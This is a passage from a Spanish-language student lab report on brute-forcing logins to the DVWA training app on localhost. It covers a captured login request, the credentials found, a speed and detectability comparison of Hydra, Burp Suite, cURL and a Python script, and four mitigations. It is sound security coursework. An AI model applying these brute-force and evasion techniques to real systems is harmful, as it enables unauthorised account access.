 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n

0060 75 73 65 72 6e 61 6d 65 3d 71 77 65 72 74 79 26 username=qwerty&
 0070 70 61 79 73 77 6f 72 64 3d 71 31 77 32 65 33 72 password=q1w2e3r
 0080 34 74 35 26 4c 6f 67 69 6e 3d 4c 6f 67 69 6e 20 4t5&Login=Login
 0090 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1 ··Host:·
 00a0 6c 6f 63 61 6c 68 6f 73 74 3a 38 30 30 0d 0a localhost:8000·
 00b0 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 User-Agent: Mozi
 00c0 6c 6c 61 2f 35 2e 30 20 28 58 31 31 3b 20 55 62 lla/5.0 (X11; Ub

Figura 21: peticiones wireshark python.




Figura 22: wireshark python en detalle .

2.20. Obtención de al menos 2 pares (python)

Al ejecutar el script en Python encontró los siguientes pares de credenciales válidos:admin / password y smithy/password como se puede ver en la figura 24.




Figura 23: usuarios y contraseñas encontrados con script .

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Dentro del hecho en este laboratorio, hydra fue quien más destacó en velocidad dado que está diseñada específicamente para alta concurrencia y optimizada para enviar miles de peticiones por segundo, lo que la hace ideal para la tasa de ataques más alta. Luego viene Burpsuite Aunque es una herramienta robusta para manejar la lógica de peticiones, la versión gratuita (Community) es menos eficiente en concurrencia que Hydra.

Por otro lado el script de python La velocidad depende enteramente de la implementación del script. Puede ser tan lento como cURL o tan rápido como Hydra si se implementa

conurrencia avanzada (asyncio o multithreading).

y como ultimo el cURL Su uso para fuerza bruta requiere scripts externos y es ineficiente con grandes diccionarios.

2.22. Demuestra 4 métodos de mitigación (investigación)

Dentro de las posibles mitigaciones de ataques de fuerza bruta se entra la limitación de Tasa (Rate Limiting) que restringe la cantidad de intentos de acceso desde una misma IP o cuenta en un periodo de tiempo.

Es altamente eficaz contra ataques automatizados como Hydra y Burp Intruder, ya que reduce la velocidad del ataque a un nivel inviable.

El bloqueo de Cuenta Temporal (Account Lockout) que después de un número determinado de intentos fallidos hace un bloqueo.

Muy eficaz contra ataques de fuerza bruta dirigidos a un solo usuario, ya que detiene el ataque inmediatamente. Sin embargo, puede ser explotado en ataques de "Denegación de Servicio (DoS)" si el atacante bloquea cuentas conocidas.

También el uso de CAPTCHA que introduce técnicas de verificación humana para evitar la automatización del ataque.

Es efectivo para prevenir ataques a pequeña y mediana escala. Las herramientas modernas de cracking pueden integrarse con servicios de resolución de CAPTCHA, por lo que no es infalible, pero añade una capa de complejidad.

Y como ultimo la Autenticación Multifactor (MFA) que requiere una segunda forma de verificación además de la contraseña, protegiendo incluso si las credenciales son descubiertas.

Es la forma más robusta de protección. Mitiga completamente el riesgo si se descubren las credenciales por fuerza bruta, ya que el atacante no tendrá el segundo factor. Es ideal para cuentas de alto valor.

Conclusiones y comentarios

A partir del desarrollo de este laboratorio y la ejecución misma de ataques de fuerza bruta contra la aplicación vulnerable DVWA, en nivel de seguridad bajo permitió mostrar que al no tener algún mecanismo de autenticación que podría ser como la limitación de tasa (Rate

Limiting) hace que sea críticamente vulnerable a ataques de fuerza bruta, y por eso es que fue posible hacer múltiples pares de credenciales válidas en un corto periodo de tiempo con los distintos métodos.

En cuanto al rendimiento, mismo que estos mecanismo demostraron fue que hydra por excelencia fue la mas rapida gracias a su naturaleza altamente concurrente aunque a costa de una alta detectabilidad. Y por otro lado que fue el script de python que en cuyo caso es el mas flexible y en cierto modo sigiloso, ya que permite al atacante personalizar completamente las cabeceras y la tasa de peticiones.

En relacion al trafico , si bien el ataque es efectivo, este deja una firma digital detectable en el tráfico de red. En el mas notable hydra en que el campo User-Agent (especialmente en Hydra, que lo revela por defecto).